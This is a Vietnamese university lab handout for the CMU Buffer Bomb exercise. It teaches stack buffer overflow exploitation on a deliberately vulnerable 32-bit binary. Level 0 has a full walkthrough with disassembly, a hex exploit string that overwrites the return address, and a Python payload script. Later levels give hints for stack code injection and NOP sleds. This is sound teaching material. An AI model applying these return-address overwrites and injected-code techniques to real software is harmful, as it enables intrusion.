4

Lab

Buffer Overflow Attack (Buffer Bomb)

Thực hành Lập trình Hệ thống
Lớp NT209.J11.ANTT.1

Học kỳ I – Năm học 2018-2019
Lưu hành nội bộ

A. TỔNG QUAN

1. Mục tiêu

Bomb buffer lab là một trong những bài lab dành cho giáo trình Computer Systems: A Programmer's Perspective của Đại học Carnegie Mellon. Trong bài lab này, sinh viên cần thay đổi hoạt động của file thực thi 32-bit x86 để khai thác lỗ hổng buffer overflow, từ đó được cung cấp các kiến thức về cơ chế của stack trong bộ xử lý IA32 và code có lỗ hổng buffer overflow.

2. Môi trường

- IDA Pro trên Windows.
- Môi trường Linux trên máy ảo.
- Các file source của bài lab: bufbomb, makecookie, hex2raw.

3. Liên quan

Các kiến thức cần để giải bài lab này gồm có:

- Có kiến thức về cách mà hệ thống phân vùng bộ nhớ.
- Có kiến thức về lập trình socket đơn giản.
- Có kỹ năng sử dụng một số chương trình debug như IDA, gdb.
- Kiến thức về remote debugger trên desktop khi sử dụng IDA
- Khuyến khích sử dụng ubuntu vì sẽ dễ hơn.

B. MỘT SỐ LƯU Ý

1. Các file source của Buffer Bomb Lab

Thư mục source của Buffer Bomb lab gồm 3 file thực thi sau:

- **bufbomb**

Đây là file thực thi cần khai thác lỗ hổng buffer overflow. Chương trình này sẽ nhận tham số đầu vào là một chuỗi. Khi chạy, bufbomb có nhiều option như sau:

-u userid Thực thi bomb của một user nhất định. Khi thực hiện bài lab luôn phải cung cấp tham số này vì một số lý do:

+ bufbomb xác định cookie cần sử dụng dựa trên userid, giống như chương trình **makecookie**, làm cơ sở đánh giá solution đúng hay sai.

+ Các tính năng của **bufbomb** có một số địa chỉ stack cốt yếu dựa trên cookie của userid.

-h In danh sách các tham số câu lệnh có thể dùng

-n Thực thi trong mode "Nitro", được dùng ở level 4.

- **makecookie**

File này tạo một cookie dựa trên userid được cung cấp. Cookie được tạo ra là một chuỗi 8 số hexan duy nhất với userid. Một số level trong bài lab yêu cầu thực hiện tấn công với kết quả trả về là cookie này.

Cookie có thể được tạo như sau:

```
$ ./makecookie <userid>
```

- **hex2raw**

Chuỗi exploit thông thường sẽ chứa các giá trị byte không tuân theo bảng mã ASCII với các giá trị in được, do đó hex2raw sẽ giúp chuyển những byte này sang chuỗi raw. Hex2raw nhận đầu vào là chuỗi dạng hexan, mỗi byte được biểu diễn bởi 2 số hexan và các byte cách nhau bởi khoảng trắng (khoảng trống hoặc xuống dòng).

Cách dùng:

```
$ cat <file> | ./hex2raw
```

Hoặc

```
$ ./hex2raw < file
```

2. Phương pháp giải quyết Buffer bomb

Bài lab gồm 5 cấp độ từ dễ đến khó.

- **Chương trình bufbomb**

Chương trình **bufbomb** đọc một chuỗi từ đầu vào chuẩn với hàm **getbuf** được định nghĩa như sau:

```
1 /* Buffer size for getbuf */
2 #define NORMAL_BUFFER_SIZE 32
3
4 int getbuf()
5 {
6   char buf[NORMAL_BUFFER_SIZE]
7   Gets(buf);
8   return 1;
9 }
```

Hàm **Gets** giống với thư viện hàm chuẩn **gets** – đọc một chuỗi từ đầu vào chuẩn (kết thúc với '\n' hay end-of-file) và lưu nó (cùng với một ký tự kết thúc null) ở một vị trí đích xác định. Trong code này, sinh viên có thể thấy được vị trí đích này là một mảng buf có không gian vừa đủ cho 32 ký tự.

Gets (và **gets**) lấy chuỗi từ đầu vào và lưu trong địa chỉ đích (trong trường hợp này là buf). Tuy nhiên, **Gets()** không có phương pháp để xác định xem buf có đủ lớn để lưu cả chuỗi đầu vào hay không. Nó chỉ đơn giản sao chép cả chuỗi đầu vào, có thể làm tràn ra khỏi vùng nhớ được cấp tại địa chỉ đích.

Nếu như chuỗi được nhập bởi người dùng có độ dài không vượt quá 31 ký tự, getbuf rõ ràng sẽ trả về 1, như ví dụ thực thi ở dưới:

```
unix> ./bufbomb -u bovik
Type string: I love 15-213.
Dud: getbuf returned 0x1
```

Thông thường lỗi sẽ xảy ra nếu ta nhập một chuỗi dài hơn:

```
unix> ./bufbomb -u bovik
Type string: It is easier to love this class when you are a
TA.
Ouch!: You caused a segmentation fault!
```

Khi thông điệp lỗi xuất hiện, tràn bộ nhớ thường khiến chương trình bị gián đoạn, dẫn nến lỗi truy xuất bộ nhớ. Nhiệm vụ của sinh viên là truyền vào các chuỗi có nội dung phù hợp cho chương trình bufbomb để nó làm một số công việc thú vị. Ta gọi đó là những chuỗi "exploit" – khai thác.

- **Thực hiện khai thác**

Sinh viên viết mã của mỗi chuỗi exploit dưới dạng một chuỗi những cặp số hexan cách nhau bởi khoảng trắng, mỗi cặp số hexan biểu diễn 1 byte trong chuỗi exploit. Nếu như sinh viên tạo một chuỗi exploit dạng thập lục phân trong file exploit.txt, sinh viên có thể truyền chuỗi raw cho bufbomb bằng nhiều cách:

+ Sử dụng nhiều pipe để truyền tham số qua **hex2raw**

```
$ cat exploit.txt | ./hex2raw | ./bufbomb -u bovik
```

+ Lưu chuỗi raw trong một file và dùng chuyển hướng nhập/xuất để truyền cho **bufbomb**

```
$ ./hex2raw < exploit.txt > exploit-raw.txt
$ ./bufbomb -u bovik < exploit-raw.txt
```

Hướng này cũng có thể dùng khi chạy bufbomb bên trong GDB:

```
unix> gdb bufbomb
```

```
(gdb) run -u bovik < exploit-raw.txt
```

3. Một số lưu ý

Chuỗi exploit không được chứa ký tự 0x0A ở vị trí trung gian nào, vì đây là mã ASCII dành cho ký tự xuống dòng ('\n'). Khi **Gets** gặp byte này, nó sẽ giả định là người dùng muốn kết thúc chuỗi.

hex2raw nhận các giá trị hexan 2 chữ số được phân cách bởi khoảng trắng. Do đó nếu sinh viên muốn tạo một byte có giá trị là 0, cần ghi rõ là 00. Để tạo ra một word 0xDEADBEEF, cần truyền EF BE AD DE cho **hex2raw**.

Khi sinh viên đã giải quyết đúng một trong các mức độ, ví dụ level 0 sẽ có thông báo:

```
../hex2raw < smoke-bovik.txt | ../bufbomb -u bovik
Userid: bovik
Cookie: 0x1005b2b7
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

C. NỘI DUNG THỰC HÀNH

1. Hướng dẫn Level 0 – Candle

Level này sẽ được hướng dẫn giải chi tiết.

- **Yêu cầu**

Hàm **getbuf()** được gọi bên trong bufbomb bởi hàm **test()** có code như sau:

```
1 void test()
2 {
3    int val;
4    /* Put canary on stack to detect possible corruption */
5    volatile int local = uniqueval();
6
7    val = getbuf();
8
9    /* Check for corrupted stack */
10   if (local != uniqueval()) {
11        printf("Sabotaged!: the stack has been corrupted\n");
12   }
13   else if (val == cookie) {
14        printf("Boom!: getbuf returned 0x%x\n", val);
15        validate(3);
16   } else {
17        printf("Dud: getbuf returned 0x%x\n", val);
18   }
19 }
```

Khi **getbuf** thực thi câu lệnh trả về của nó (dòng thứ 5 của getbuf), chương quay lại thực thi tiếp hàm **test** (dòng thứ 10 của hàm này).

Mặt khác, trong bufbomb cũng có một hàm **smoke** có code C như sau:

```
void smoke()
{
     printf("Smoke!: You called smoke()\n");
     validate(0);
     exit(0);
}
```

Yêu cầu: khai thác lỗ hổng buffer overflow để bufbomb thực thi đoạn code **smoke** này khi **getbuf** trả về thay vì thực thi tiếp hàm mẹ là **test**.

- **Hướng dẫn giải**

Trước tiên, sử dụng câu lệnh **objdump** để dump mã assembly của file thực thi **bufbomb**.

```
hiendo@ubuntu: ~/Project/LTHT/buflab-handout
hiendo@ubuntu:~/Project/LTHT/buflab-handout$ objdump -d bufbomb > bufbomb_dump
hiendo@ubuntu:~/Project/LTHT/buflab-handout$
```

Open Save Undo

bufbomb_dump ×


```
Disassembly of section .text:

08048a50 <_start>:
 8048a50:       31 ed                   xor    %ebp,%ebp
 8048a52:       5e                      pop    %esi
 8048a53:       89 e1                   mov    %esp,%ecx
 8048a55:       83 e4 f0                and    $0xfffffff0,%esp
 8048a58:       50                      push   %eax
 8048a59:       54                      push   %esp
 8048a5a:       52                      push   %edx
 8048a5b:       68 40 a2 04 08          push   $0x804a240
 8048a60:       68 d0 a1 04 08          push   $0x804a1d0
 8048a65:       51                      push   %ecx
 8048a66:       56                      push   %esi
 8048a67:       68 06 90 04 08          push   $0x8049006
 8048a6c:       e8 bf fe ff ff          call   8048930 <__libc_start_main@plt>
 8048a71:       f4                      hlt
 8048a72:       90                      nop
 8048a73:       90                      nop
 8048a74:       90                      nop
 8048a75:       90                      nop
 8048a76:       90                      nop
 8048a77:       90                      nop
```

Ta quan sát mã assembly của hàm **getbuf**:

```
080491f4 <getbuf>:
 80491f4:       55                      push   %ebp
 80491f5:       89 e5                   mov    %esp,%ebp
 80491f7:       83 ec 38                sub    $0x38,%esp
 80491fa:       8d 45 d8                lea    -0x28(%ebp),%eax
 80491fd:       89 04 24                mov    %eax,(%esp)
 8049200:       e8 f5 fa ff ff          call   8048cfa <Gets>
 8049205:       b8 01 00 00 00          mov    $0x1,%eax
 804920a:       c9                      leave
 804920b:       c3                      ret
```

Ta có, trong hàm **getbuf** này có gọi hàm **Gets()**. Đây là một hàm nhận input đầu vào nhưng không có cơ chế kiểm tra độ dài chuỗi nhập để xem có đủ bộ nhớ cấp phát để lưu hay không. Phân tích mã này, ta có thể thấy: sau khi đưa giá trị thanh ghi **%ebp** cũ vào stack và di chuyển **%ebp** đến vị trí mới, **getbuf** chừa một không gian **0x38 = 56 bytes**, tuy nhiên khi đưa tham số vào **%eax** trước khi gọi **Gets**, vị trí đưa thực tế để bắt đầu lưu là **%ebp – 0x28 = %ebp – 40 byte**. Chuỗi input đầu vào được lưu trong stack từ vị trí này.

Có thể mô tả stack của getbuf trong trường hợp này như sau:



Để có thể tràn được không gian được cấp phát cho input (xem là buffer), chuỗi nhập vào phải dài hơn **40 byte** (40 ký tự). Tuy nhiên, nhiệm vụ là làm tràn buffer dẫn đến thay đổi giá trị ret, do đó chuỗi này phải có độ dài ít nhất **40 + 4 + 4 = 48 bytes**, trong đó byte **từ 45 đến 48** sẽ ghi đè lên vùng nhớ của giá trị địa chỉ trả về **ret**.

Ta cần xác định địa chỉ trả về muốn thay đổi là gì. Do cần phải nhảy đến thực thi hàm **smoke** thay vì hàm **test** trước đó, ta cần thay đổi địa chỉ trả về **ret** thành địa chỉ của hàm **smoke**. Quan sát lại file đã dump của bufbomb, ta có địa chỉ của hàm **smoke** ở **0x08048c18**:

```
08048c18 <smoke>:
 8048c18:       55                      push   %ebp
 8048c19:       89 e5                   mov    %esp,%ebp
 8048c1b:       83 ec 18                sub    $0x18,%esp
 8048c1e:       c7 04 24 d3 a4 04 08    movl   $0x804a4d3,(%esp)
 8048c25:       e8 96 fc ff ff          call   80488c0 <puts@plt>
 8048c2a:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048c31:       e8 45 07 00 00          call   804937b <validate>
 8048c36:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048c3d:       e8 be fc ff ff          call   8048900 <exit@plt>
```

Như vậy, chuỗi ta cần đưa vào là một chuỗi gồm 48 bytes, trong đó các byte từ 45 đến 48 thể hiện giá trị **0x08048c18 (18 8c 04 08)**, các byte còn lại có thể tùy ý (các byte trung gian phải khác byte **0x0A**).

```
00 01 02 03
00 00 00 00
00 01 02 03
00 00 00 00
00 01 02 03
00 00 00 00
00 01 02 03
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
18 8c 04 08
```

```
hiendo@ubuntu: ~/Projects/LTHT/buflab-handout
hiendo@ubuntu:~/Projects/LTHT/buflab-handout$ ./hex2raw < smoke_team7 | ./bufbom
b -u team7
Userid: team7
Cookie: 0x478029ba
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
hiendo@ubuntu:~/Projects/LTHT/buflab-handout$
```

Ta cũng có thể thực hiện nhập chuỗi trên với file python như sau:

```
level0-smoke.py
addr = "\x18\x8c\x04\x08"
payload = "0"*(44)
payload += addr

print payload
```

Do trong các byte code sẽ có các byte không thể in được, cần dùng lệnh print để các byte này được đưa vào bufbomb đúng cách. Kết quả của file này là một chuỗi gồm 44 byte của ký tự 0 và 4 byte cuối là địa chỉ **0x08048c18**.

Kiểm tra kết quả:

```
hiendo@ubuntu: ~/LTHT-Lab
hiendo@ubuntu:~/LTHT-Lab$ python level0-smoke.py | ./bufbomb -u h2n-antn
Userid: h2n-antn
Cookie: 0x591fe2a5
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
hiendo@ubuntu:~/LTHT-Lab$
```

Sinh viên tự giải những level còn lại với các yêu cầu và gợi ý như bên dưới.

2. Level 1 - Sparkler

Trong file bufbomb cũng có một hàm là **fizz** có code như sau:

```
void fizz(int val)
{
     if (val == cookie) {
          printf("Fizz!: You called fizz(0x%x)\n", val);
          validate(1);
} else {
     printf("Misfire: You called fizz(0x%x)\n", val);
     exit(0);
}
```

- **Yêu cầu:** khai thác lỗ hổng buffer overflow để bufbomb thực thi đoạn code của **fizz** thay vì trở về hàm **test**. Tuy nhiên trong trường hợp này, cần truyền giá trị cookie của sinh viên làm tham số của fizz.
- **Gợi ý:** bufbomb không thực sự gọi hàm **fizz** mà chỉ thực thi code của hàm này.

3. Level 2 - Firecracker

Một dạng phức tạp hơn của tấn công buffer là cung cấp một chuỗi encode các câu lệnh mã máy. Chuỗi exploit sẽ ghi đè lên địa chỉ trả về bằng địa chỉ bắt đầu của những câu lệnh này trên stack. Khi hàm được gọi (trong trường hợp này là getbuf) thực thi câu lệnh ret, chương trình sẽ bắt đầu thực thi những câu lệnh thay vì quay về hàm trước.

Trong file bufbomb có một hàm **bang** có mã code như sau:

```
int global_value = 0;
void bang(int val)
{
     if (global_value == cookie) {
          printf("Bang!: You set global_value to 0x%x\n",
     global_value);
          validate(2);
     } else {
          printf("Misfire: global_value = 0x%x\n",
     global_value);
          exit(0);
     }
}
```

- **Yêu cầu:** khai thác lỗ hổng buffer overflow để truyền một đoạn exploit code vào stack, chuyển hướng bufbomb thực khi đoạn exploit code truyền vào thay vì trở về

hàm **test**. Trong exploit code, cần gán biến toàn cục **global_value** thành cookie của userid, đẩy địa chỉ của **bang** vào stack, và sau đó thực hiện câu lệnh **ret** để nhảy đến đoạn code của **bang**.

- **Gợi ý:**
  - Sinh viên có thể viết exploit code dưới dạng mã assembly sau đó sử dụng **gcc -m32 -c** và **objdump -d** để tạo ra các chuỗi byte cần tương ứng để đưa vào chuỗi input.
  - Các lệnh **jump** hoặc **call** để nhảy đến code của hàm **bang** sẽ không thực hiện được. Thay vào đó cần push địa chỉ của hàm này vào stack và sử dụng lệnh **ret**.

4. Level 3 - Dynamite

Các tấn công ở những level trước khiến cho chương trình nhảy đến đoạn code của những hàm khác, sau đó thoát chương trình. Ở level này, sau khi làm chương trình thực thi một số code exploit làm thay đổi trạng thái thanh ghi/bộ nhớ của chương trình, phải làm sao để chương trình vẫn nhảy về hàm gọi ban đầu (trong trường hợp này là **test**). Kiểu tấn công này cần thực hiện các bước:

1) Đưa được mã máy lên stack,

2) Gán địa chỉ trả về thành địa chỉ bắt đầu của đoạn code,

3) Khôi phục bất kỳ thay đổi nào đã gây ra với trạng thái của stack.

- **Yêu cầu:** chuỗi exploit truyền vào khiến getbuf trả về cookie tương ứng với userid cho hàm **test**, thay vì trả về 1. Exploit code cần gán cookie vào giá trị trả về, khôi phục các trạng thái bị gián đoạn, đẩy địa chỉ trả về đúng vào stack, và thực thi câu lệnh **ret** để thực sự trở về **test**.

5. Level 4 - Nytroglycerin

Lưu ý: dùng cờ **-n** khi thực thi chương trình **bufbomb** trong trường hợp này. Trong đoạn code gọi hàm **getbuf**, tác giả đã kết hợp các tính năng để cố định stack, do đó vị trí của getbuf trong stack sẽ cố định trong mỗi lần chạy. Điều này cho phép viết các chuỗi exploit biết chính xác địa chỉ của buf. Ở level này, chúng ta đi theo một hướng ngược lại, làm cho các vị trí stack ít cố định hơn bình thường. Khi chạy **bufbomb** với cờ **-n**, nó sẽ chạy ở mode Nitro. Thay vì gọi hàm **getbuf**, chương trình gọi một hàm khác là **getbufn**.

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE 512
```

Hàm này giống **getbuf**, có điều nó có buffer 512 ký tự, thêm không gian này để tạo ra một exploit đáng tin cậy. Code gọi **getbufn** ban đầu cấp phát một không gian lưu trữ ngẫu nhiên trong stack, do đó qua 2 lần thực thi thành công của **getbufn**, sẽ thấy giá trị **%ebp**

khác nhau khoảng **±240**. Thêm vào đó, khi chạy ở mode Nitro, **bufbomb** yêu cầu nhập chuỗi input 5 lần, và thực thi **getbufn** 5 lần, mỗi lần với offset stack khác nhau. Chuỗi exploit cần làm cho chương trình trả về cookie sau mỗi lần chạy.

- **Yêu cầu**: nhập một chuỗi exploit sẽ làm **getbufn** trả cookie của sinh viên về cho **testn** thay vì trả về 1. Code exploit cần gán cookie vào giá trị trả về, khôi phục trạng thái bị gián đoạn, đưa địa chỉ trả về đúng vào stack, và thực hiện câu lệnh **ret** để trở về **test**.
- **Gợi ý:**
  - Sinh viên có thể dùng **hex2raw** để gửi nhiều bản sao của chuỗi exploit. Ví dụ với chuỗi chứa trong file *exploit.txt*, sử dụng lệnh sau:

```
unix> cat exploit.txt | ./hex2raw -n | ./bufbomb -n -u <userid>
```

  - Có thể sử dụng các lệnh **nop** với mã encode **0x90**.

HẾT